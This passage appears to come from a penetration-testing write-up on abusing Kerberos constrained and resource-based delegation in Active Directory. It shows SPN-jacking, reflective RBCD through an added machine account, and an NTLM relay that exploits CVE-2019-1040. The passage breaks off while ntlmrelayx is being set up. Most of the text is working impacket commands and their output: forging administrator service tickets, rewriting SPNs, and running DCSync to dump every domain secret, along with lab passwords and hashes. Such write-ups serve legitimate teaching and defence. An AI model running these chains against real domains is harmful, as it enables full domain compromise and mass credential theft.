
This means, with the permissions we have, we can migrate `PC01`'s `host/PC01.secure.local` SPN to `DC01`, essentially making `DC01` the target for delegation. Then, if we perform `S4U2Self` and `S4U2Proxy`, we can obtain a service ticket as an elevated user to `DC01`.

The high-level steps are:

1. Compromise a user or machine that has constrained delegation configured.
2. Compromise a user who can modify the SPNs of the delegated service (PC01) and a final target service (DC01).
3. Remove all SPNs from the delegated service (PC01)
4. Write the delegated SPN to the final target service (host/PC01.secure.local to DC01)
5. Use S4U2Self and S4U2Proxy to obtain a service ticket as an elevated user to the delegated resource (PC01.secure.local, which is now DC01)
6. Modify the SPN in the service ticket (host/PC01.secure.local to host/DC01.secure.local)

1. Find GenericWrite permissions (dacluser to DC01.secure.local and PC01.secure.local)

```
nxc ldap 10.0.1.200 -d 'secure.local' -u 'dacluser' -p 'Password3#' --dns-server 10.0.1.200 --bloodhound --collection All
```



2. Find machine-based constrained delegation with protocol transition (PC02\$ to host/PC01.secure.local)

```
impacket-findDelegation 'secure.local/dacluser': 'Password3#' -dc-ip 10.0.1.200
```

```
(hun@kali)-[~/tools/krbrelayx]
$ impacket-findDelegation 'secure.local\dacluser':'Password3#' -dc-ip 10.0.1.200
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

AccountName	AccountType	DelegationType	DelegationRightsTo	SPN Exists
PC02\$	Computer	Constrained w/ Protocol Transition	HOST/PC01.secure.local	Yes

3. Remove all SPNs from PC01\$, note the removed SPNs for later

```
python3 addspn.py -u secure.local\dacluser -p 'Password3#' --clear -t 'PC01$' 10.0.1.200
```

```
(hun@kali)-[~/tools/krbrelayx]
$ python3 addspn.py -u secure.local\dacluser -p 'Password3#' --clear -t 'PC01$' 10.0.1.200
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] Printing object before clearing
DN: CN=PC01,CN=Computers,DC=secure,DC=local - STATUS: Read - READ TIME: 2025-09-22T17:14:19.030537
dNSHostName: PC01.secure.local
sAMAccountName: PC01$
servicePrincipalName: WSMAN/PC01
                        WSMAN/PC01.secure.local
                        TERMSRV/PC01.secure.local
                        RestrictedKrbHost/PC01.secure.local
                        HOST/PC01.secure.local
                        TERMSRV/PC01
                        RestrictedKrbHost/PC01
                        HOST/PC01
[+] SPN Modified successfully
```

4. Write the host/PC01.secure.local SPN to DC01\$

```
python3 addspn.py -u secure.local\dacluser -p 'Password3#' -t 'DC01$' --spn 'host/PC01.secure.local' 10.0.1.200
```

```
(hun@kali)-[~/tools/krbrelayx]
$ python3 addspn.py -u secure.local\dacluser -p 'Password3#' -t 'DC01$' --spn 'host/PC01.secure.local' 10.0.1.200
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully
```

5. Using PC02\$'s NTLM hash, obtain a service ticket as the domain administrator to host/PC01.secure.local, now being DC01 (S4U2Self + S4U2Proxy)

```
impacket-getST -spn 'host/PC01.secure.local' -impersonate 'administrator' -dc-ip 10.0.1.200 'secure.local/PC02$' -hashes 'aad3b435b51404eeaad3b435b51404ee:72265d1639ffa6279115a922e92a33d8'
```

```

(hun@kali)-[~/tools/impacket-fixed/examples]
$ impacket-getST -spn 'host/PC01.secure.local' -impersonate 'administrator' -dc-ip 10.0.1.200 'secure.local/PC02$':'machinepass!'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@host_PC01.secure.local@SECURE.LOCAL.ccache

```

6. Modify the SPN in the service ticket to host/DC01.secure.local

```
python3 tgssub.py -in administrator@host_PC01.secure.local@SECURE.LOCAL.ccache -out DC01-ticket.ccache -altservice 'host/DC01.secure.local'
```

```

(hun@kali)-[~/tools/impacket-fixed/examples]
$ python3 tgssub.py -in administrator@host_PC01.secure.local@SECURE.LOCAL.ccache -out DC01-ticket.ccache -altservice 'host/DC01.secure.local'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Number of credentials in cache: 1
[*] Changing service from host/PC01.secure.local@SECURE.LOCAL to host/DC01.secure.local@SECURE.LOCAL
[*] Saving ticket in DC01-ticket.ccache

```

7. Export the ticket into memory

```
export KRB5CCNAME=DC01-ticket.ccache
```

```

(hun@kali)-[~/tools/impacket-fixed/examples]
$ export KRB5CCNAME=DC01-ticket.ccache

(hun@kali)-[~/tools/impacket-fixed/examples]
$ klist
Ticket cache: FILE:DC01-ticket.ccache
Default principal: administrator@secure.local

Valid starting Expires Service principal
09/22/2025 17:29:16 09/23/2025 03:29:16 host/DC01.secure.local@SECURE.LOCAL
renew until 09/23/2025 17:29:02

```

8. Perform a DCSync against DC01 as administrator

```
impacket-secretsdump -k DC01.secure.local
```

9. (Cleanup) Remove the host/PC01.secure.local SPN from DC01\$

```
python3 addspn.py -u secure.local\\dacluser -p 'Password3#' -t 'DC01$' --spn 'host/PC01.secure.local' 10.0.1.200 -r
```

```

(hun@kali)-[~/tools/krbrelayx]
$ python3 addspn.py -u secure.local\\dacluser -p 'Password3#' -t 'DC01$' --spn 'host/PC01.secure.local' 10.0.1.200 -r
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully

```

10. (Cleanup) Restore all removed SPNs to PC01\$, repeat for each removed SPN

```
python3 addspn.py -u secure.local\\dacluser -p 'Password3#' -t 'PC01$' --spn 'host/PC01.secure.local' 10.0.1.200
```

```
(hun@ kali)-[~/tools/krbrelayx]
$ python3 addspn.py -u secure.local\\dacluser -p 'Password3#' -t 'PC01$' --spn 'host/PC01.secure.local' 10.0.1.200
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully
```

11. Verify all SPNs are restored on DC01\$ and PC01\$

python3 addspn.py -u secure.local\\dacluser -p 'Password3#' -t 'PC01\$' 10.0.1.200 -q

```
(hun@ kali)-[~/tools/krbrelayx]
$ python3 addspn.py -u secure.local\\dacluser -p 'Password3#' -t 'PC01$' 10.0.1.200 -q
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
DN: CN=PC01,CN=Computers,DC=secure,DC=local - STATUS: Read - READ TIME: 2025-09-24T14:53:42.472164
dNSHostName: PC01.secure.local
sAMAccountName: PC01$
servicePrincipalName: TERMSRV/PC01
HOST/PC01
WSMAN/PC01
RestrictedKrbHost/PC01
RestrictedKrbHost/PC01.secure.local
TERMSRV/PC01.secure.local
WSMAN/PC01.secure.local
host/PC01.secure.local
```

python3 addspn.py -u secure.local\\dacluser -p 'Password3#' -t 'DC01\$' 10.0.1.200 -q

```
(hun@ kali)-[~/tools/krbrelayx]
$ python3 addspn.py -u secure.local\\dacluser -p 'Password3#' -t 'DC01$' 10.0.1.200 -q
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
DN: CN=DC01,OU=Domain Controllers,DC=secure,DC=local - STATUS: Read - READ TIME: 2025-09-24T14:53:46.915469
dNSHostName: DC01.secure.local
sAMAccountName: DC01$
servicePrincipalName: Dfsr-12f9a27c-bf97-4787-9364-d31b6c55eb04/DC01.secure.local
TERMSRV/DC01
TERMSRV/DC01.secure.local
HOST/DC01/SECURE
ldap/DC01/SECURE
ldap/DC01.secure.local/ForestDnsZones.secure.local
ldap/DC01.secure.local/DomainDnsZones.secure.local
DNS/DC01.secure.local
GC/DC01.secure.local/secure.local
RestrictedKrbHost/DC01.secure.local
RestrictedKrbHost/DC01
HOST/DC01.secure.local/SECURE
HOST/DC01
HOST/DC01.secure.local
HOST/DC01.secure.local/secure.local
ldap/DC01.secure.local/SECURE
ldap/DC01
ldap/DC01.secure.local
ldap/DC01.secure.local/secure.local
RPC/a8659803-26d6-4976-af8a-036099222e02._msdcs.secure.local
E3514235-4B06-11D1-AB04-00C04FC2DCD2/a8659803-26d6-4976-af8a-036099222e02/secure.local
ldap/a8659803-26d6-4976-af8a-036099222e02._msdcs.secure.local
```

Constrained delegation without protocol transition

To abuse constrained delegation without protocol transition, we must first compromise a user or machine configured with it. However, we cannot simply supply the password for the compromised service — we need a **forwardable service ticket** as an elevated user, usually the domain administrator.

The issue is *what* generates a forwardable ticket. According to Elad Shamir in [Wagging the Dog](#), it turns out [S4U2Proxy generates a forwardable service ticket](#), which can be used to escalate.

This raises the question: **how can we use S4U2Proxy to generate a forwardable service ticket?**

Reflective resource based constrained delegation

Any user or machine in a domain, by default, can configure Resource-Based Constrained Delegation (RBCD) on themselves. This is essentially traditional constrained delegation, but instead of the domain deciding who can delegate to a service, the service decides who may delegate to it.

If a resource configured for constrained delegation (without protocol transition) is compromised, an attacker needs a second resource to obtain a forwardable ticket. This is where [Machine Account Quota \(MAQ\)](#) - a default domain-level attribute that lets non-administrators add machine accounts comes in handy.

An attacker can add a machine account via MAQ and configure RBCD so the MAQ-added machine is trusted for delegation. Using the MAQ machine's credentials, the attacker performs S4U2Self and S4U2Proxy to the compromised resource, generating a forwardable service ticket to that service. The forwardable ticket can then be passed to the resource the compromised host is allowed to delegate to.

A quick aside, the reason why MAQ comes in handy is because computer accounts always have SPNs tied to them by default. However, if MAQ is disabled, the same can be done if an attacker controls a user with an SPN or has the permission to add SPNs to themselves or other compromised users.

This chaining of constrained delegation to obtain a forwardable ticket is called **reflective resource-based constrained delegation**. Through the first S4U2Proxy, the attacker obtains a forwardable ticket as an elevated user and can then compromise the original resource configured for delegation.

The high-level steps are:

1. Compromise a user or machine that is configured for constrained delegation without protocol transition.
2. Add a new computer to the domain via Machine Account Quota (MAQ).
3. Configure RBCD on the compromised resource so it trusts the added machine for delegation.
4. Use the MAQ machine's credentials to perform S4U2Self + S4U2Proxy to the compromised resource, producing a forwardable service ticket as an elevated user.
5. Pass that forwardable ticket (with an additional S4U2Proxy) to the service the compromised resource is allowed to delegate to.

1. Add a user SPN and machine account, reflective RBCD

Assume we've compromised the user kcduser with the password Password2@, which is allowed to delegate to host/DC01.secure.local, being the domain controller.

To escalate in the domain, since protocol transition is disabled, we can add a machine account to the domain, configure RBCD to trust the MAQ host for delegation, and then obtain a forwardable service ticket through reflective resource based constrained delegation.

Additionally, we must have an SPN assigned to the compromised user to successfully generate tickets.

1. Find user-based constrained delegation without protocol transition (kcduser to host/DC01.secure.local)

```
impacket-findDelegation 'secure.local/kcduser':'Password2@' -dc-ip 10.0.1.200
```

```
(hun@kali)-[~]
$ impacket-findDelegation 'secure.local/kcduser':'Password2@' -dc-ip 10.0.1.200
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

AccountName	AccountType	DelegationType	DelegationRightsTo	SPN Exists
kcduser	Person	Constrained	host/DC01.secure.local	Yes

2. Add an SPN to kcduser if there isn't one already (KCD.secure.local)

```
python3 addspn.py -u secure.local\\kcduser -p 'Password2@' -s host/KCD.secure.local
--target-type samname 10.0.1.200
```

3. Add a new computer called machine\$ using Machine Account Quota

```
impacket-addcomputer -computer-name 'machine$' -computer-pass 'machinepass!' -dc-ip
10.0.1.200 'secure.local/kcduser:Password2@'
```

```
(hun@kali)-[~]
└─$ impacket-addcomputer -computer-name 'machine$' -computer-pass 'machinepass!' -dc-ip 10.0.1.200 'secure.local/kcduser:Password2@'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account machine$ with password machinepass!.
```

4. Configure kcduser to trust machine\$ for delegation

```
impacket-rbcd -delegate-from 'machine$' -delegate-to 'kcduser' -dc-ip 10.0.1.200 -
action 'write' 'secure.local/kcduser': 'Password2@'
```

```
(hun@kali)-[~/tools/krbrelayx]
└─$ impacket-rbcd -delegate-from 'machine$' -delegate-to 'kcduser' -dc-ip 10.0.1.200 -action 'write' 'secure.local/kcduser': 'Password2@'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] machine$ can now impersonate users on kcduser via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*] machine$ (S-1-5-21-121669899-840664006-3373323264-1148)
```

5. Using machine\$'s credentials, impersonate the domain administrator to kcduser (Reflective RBCD from machine\$ -> kcduser)

```
impacket-getST -spn 'host/KCD.secure.local' -impersonate 'administrator' -dc-ip
10.0.1.200 'secure.local/machine$': 'machinepass!'
```

```
(hun@kali)-[~/tools/krbrelayx]
└─$ impacket-getST -spn 'host/KCD.secure.local' -impersonate 'administrator' -dc-ip 10.0.1.200 'secure.local/machine$': 'machinepass!'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
/usr/share/doc/python3-impacket/examples/getST.py:380: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
    now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:477: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
    now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2self
/usr/share/doc/python3-impacket/examples/getST.py:607: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
    now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:659: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
    now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@host_KCD.secure.local@SECURE.LOCAL.ccache
```

6. Perform an S4U2Proxy with the forwardable administrator ticket to DC01 (kcduser -> DC01)

```
impacket-getST -impersonate 'administrator' -spn 'host/DC01.secure.local' -
additional-ticket administrator@host_KCD.secure.local@SECURE.LOCAL.ccache -dc-ip
10.0.1.200 'secure.local/kcduser': 'Password2@'
```

```

(hun@kali)-[~/tools/krbrelayx]
$ impacket-getST -impersonate 'administrator' -spn 'host/DC01.secure.local' -additional-ticket administrator@host_KCD.secure.local@SECURE.LOCAL.ccache
-dc-ip 10.0.1.200 'secure.local/kcduser':'Password2@'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Using additional ticket administrator@host_KCD.secure.local@SECURE.LOCAL.ccache instead of S4U2Self
/usr/share/doc/python3-impacket/examples/getST.py:287: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:339: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@host_DC01.secure.local@SECURE.LOCAL.ccache

```

7. Export the ticket into memory

```
export KRB5CCNAME=administrator@host_DC01.secure.local@SECURE.LOCAL.ccache
```

```

(hun@kali)-[~/tools/krbrelayx]
$ export KRB5CCNAME=administrator@host_DC01.secure.local@SECURE.LOCAL.ccache

(hun@kali)-[~/tools/krbrelayx]
$ klist
Ticket cache: FILE:administrator@host_DC01.secure.local@SECURE.LOCAL.ccache
Default principal: administrator@secure.local

Valid starting    Expires          Service principal
09/18/2025 13:55:10 09/18/2025 23:55:10 host/DC01.secure.local@SECURE.LOCAL
renew until 09/19/2025 13:55:09

```

8. Perform a DCSync against DC01 as administrator

```
impacket-secretsdump -k DC01.secure.local
```

9. (Cleanup): Remove the added SPN

```
python3 addspn.py -u secure.local\kcduser -p 'Password2@' -s host/KCD.secure.local
--target-type samname 10.0.1.200 -r
```

10. (Cleanup): Remove the added machine account (can only be done with administrative users)

```
impacket-addcomputer -computer-name 'machine$' -dc-ip 10.0.1.200 -delete -hashes
'aad3b435b51404eeaad3b435b51404ee:16f2bd968f2885a410873b4efa104527'
'secure.local/administrator'
```

2. Use machine SPN and add a machine account, reflective RBCD

Assume we've compromised the machine PC01\$ with the NTLM hash
aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4, which is
allowed to delegate to host/DC01.secure.local, being the domain controller.

To escalate in the domain, since protocol transition is disabled, we can obtain a forwardable service ticket through Reflective Resource Based Constrained Delegation (MAQ + RBCD).

1. Find machine-based constrained delegation without protocol transition (PC01\$ to host/DC01.secure.local)

```
impacket-findDelegation 'secure.local/kcduser':'Password2@' -dc-ip 10.0.1.200
```

```
(hun@kali)-[~/tools/krbrelayx]
$ impacket-findDelegation 'secure.local/kcduser':'Password2@' -dc-ip 10.0.1.200
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

AccountName	AccountType	DelegationType	DelegationRightsTo	SPN Exists
PC01\$	Computer	Constrained	HOST/DC01.secure.local	Yes

2. Add a new computer called machine\$ using Machine Account Quota

```
impacket-addcomputer -computer-name 'machine$' -computer-pass 'machinepass!' -dc-host 10.0.1.200 'secure.local/PC01$' -hashes 'aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4'
```

```
(hun@kali)-[~/tools/krbrelayx]
$ impacket-addcomputer -computer-name 'machine$' -computer-pass 'machinepass!' -dc-host 10.0.1.200 'secure.local/PC01$' -hashes 'aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account machine$ with password machinepass!.
```

3. Configure PC01\$ to trust machine\$ for delegation

```
impacket-rbcd -delegate-from 'machine$' -delegate-to 'PC01$' -dc-ip 10.0.1.200 -action 'write' -hashes 'aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4' 'secure.local/PC01$'
```

```
(hun@kali)-[~/tools/krbrelayx]
$ impacket-rbcd -delegate-from 'machine$' -delegate-to 'PC01$' -dc-ip 10.0.1.200 -action 'write' -hashes 'aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4' 'secure.local/PC01$'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Accounts allowed to act on behalf of other identity:
[-] SID not found in LDAP: S-1-5-21-121669899-840664006-3373323264-1139
[*] Delegation rights modified successfully!
[*] machine$ can now impersonate users on PC01$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[-] SID not found in LDAP: S-1-5-21-121669899-840664006-3373323264-1139
[*] machine$ (S-1-5-21-121669899-840664006-3373323264-1149)
```

4. Using machine\$'s credentials, impersonate the domain administrator to PC01 (Reflective RBCD from machine\$ -> PC01\$)

```
impacket-getST -spn 'host/PC01.secure.local' -impersonate 'administrator' -dc-ip 10.0.1.200 'secure.local/machine$':'machinepass!'
```

```
(hun@kali)-[~/tools/krbrelayx]
$ impacket-getST -spn 'host/PC01.secure.local' -impersonate 'administrator' -dc-ip 10.0.1.200 'secure.local/machine$':'machinepass!'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for user
[*] Impersonating administrator
/usr/share/doc/python3-impacket/examples/getST.py:380: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
    now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:477: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
    now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Self
/usr/share/doc/python3-impacket/examples/getST.py:607: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
    now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:659: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
    now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@host_PC01.secure.local@SECURE.LOCAL.ccache
```

5. Utilize the obtained ticket to generate a ticket as Administrator to host/DC01.secure.local (PC01\$ -> DC01)

```
impacket-getST -impersonate 'administrator' -spn 'host/DC01.secure.local' -additional-ticket administrator@host_PC01.secure.local@SECURE.LOCAL.ccache -dc-ip 10.0.1.200 -hashes 'aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4' 'secure.local/PC01$'
```

```
(hun@kali)-[~/tools/krbrelayx]
$ impacket-getST -impersonate 'administrator' -spn 'host/DC01.secure.local' -additional-ticket administrator@host_PC01.secure.local@SECURE.LOCAL.ccache -dc-ip 10.0.1.200 -hashes 'aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4' 'secure.local/PC01$'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for user
[*] Impersonating administrator
[*] Using additional ticket administrator@host_PC01.secure.local@SECURE.LOCAL.ccache instead of S4U2Self
/usr/share/doc/python3-impacket/examples/getST.py:287: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
    now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:339: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
    now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@host_DC01.secure.local@SECURE.LOCAL.ccache
```

6. Export the ticket into memory

```
export KRB5CCNAME=administrator@host_DC01.secure.local@SECURE.LOCAL.ccache
```

```
(hun@kali)-[~/tools/krbrelayx]
$ export KRB5CCNAME=administrator@host_DC01.secure.local@SECURE.LOCAL.ccache

(hun@kali)-[~/tools/krbrelayx]
$ klist
Ticket cache: FILE:administrator@host_DC01.secure.local@SECURE.LOCAL.ccache
Default principal: administrator@secure.local

Valid starting Expires Service principal
09/18/2025 14:34:22 09/19/2025 00:34:22 host/DC01.secure.local@SECURE.LOCAL
renew until 09/19/2025 14:34:22
```

7. Perform a DCSync against DC01 as administrator

```
impacket-secretsdump -k DC01.secure.local
```

8. (Cleanup): Remove the added machine account (can only be done with administrative users)

```
impacket-addcomputer -computer-name 'machine$' -dc-ip 10.0.1.200 -delete -hashes  
'aad3b435b51404eeaad3b435b51404ee:16f2bd968f2885a410873b4efa104527'  
'secure.local/administrator'
```

Resource based constrained delegation

Resource-based constrained delegation is a bit of an outlier, primarily with how it's configured. It alone provides little for pivoting or privilege escalation. Additionally, configuring RBCD oftentimes requires a host be compromised in some way, which quickly makes it a “chicken and the egg” situation.

That said, when you start to bring in CVEs and misconfigured permissions, RBCD becomes far more interesting. This writeup covers two primary methods that let an attacker arbitrarily manipulate RBCD permissions for services that haven't yet been compromised:

1. CVE-2019-1040 (Drop the MIC)
2. GenericWrite DACL abuse

1. Drop the MIC and configure RBCD

CVE-2019-1040 (Drop the MIC) bypasses SMB signing. By effectively “dropping the MIC” during SMB authentication, vulnerable hosts still accept connections even if they're being relayed by an attacker. This can be leveraged to pivot protocols, like coercing SMB and to authenticating to LDAP, which allows configuring RBCD as a relayed host. This approach generally requires at least two domain controllers.

Assume we've compromised the user `user.one` with the password `Password1!`, which does not have any special permissions or configuration. Just a default user.

If we are in a domain with at least two domain controllers (DC01 and DC02), with at least one of them being vulnerable to CVE-2019-1040 (DC01), we can leverage the basic permissions of this user to coerce authentication, relay the connection while dropping the MIC, and configuring resource based constrained delegation to trust an attacker-controlled resource for delegation.

The high-level steps are:

1. Compromise a user or machine in the domain.
2. Identify a domain controller vulnerable to CVE-2019-1040.

3. Coerce a second domain controller to authenticate to the attacker.
4. Drop the MIC and relay authentication to LDAP on the vulnerable domain controller.
5. Use this session to add a machine account via Machine Account Quota.
6. Use this session to trust the MAQ machine for delegation via RBCD.

1. Find a machine vulnerable to CVE-2019-1040 (10.0.1.202)

NetExec [v1.4.0 SmoothOperator](#) has a remove-mic scanner now!

```
nxc smb 10.0.1.202 -u 'user.one' -p 'Password1!' -M remove-mic
```

```
(hun@kali)-[~]
$ nxc smb 10.0.1.202 -u 'user.one' -p 'Password1!' -M remove-mic
/home/hun/.local/share/pipx/venvs/netexec/lib/python3.12/site-packages/masky/lib/smb.py:6: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import resource_filename
SMB      10.0.1.202    445    DC01    [*] Windows 8.1 / Server 2012 R2 Build 9600 x64 (name:DC01) (domain:insecure.local) (signing:True) (SMBv1:True)
SMB      10.0.1.202    445    DC01    [*] insecure.local\user.one:Password1!
REMOVE-MIC 10.0.1.202    445    DC01    Potentially vulnerable to CVE-2019-1040, next step: https://dirkjanm.io/exploiting-CVE-2019-1040-relay-vulnerabilities-for-rce-and-domain-admin/
```

2. Configure NTLMRelayx to drop the MIC and relay to LDAP at 10.0.1.202

```
sudo impacket-ntlmrelayx -smb2support -t ldaps://10.0.1.202 --delegate-access --remove-mic
```

```
(hun@kali)-[~]
$ sudo impacket-ntlmrelayx -smb2support -t ldaps://10.0.1.202 --delegate-access --remove-mic
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
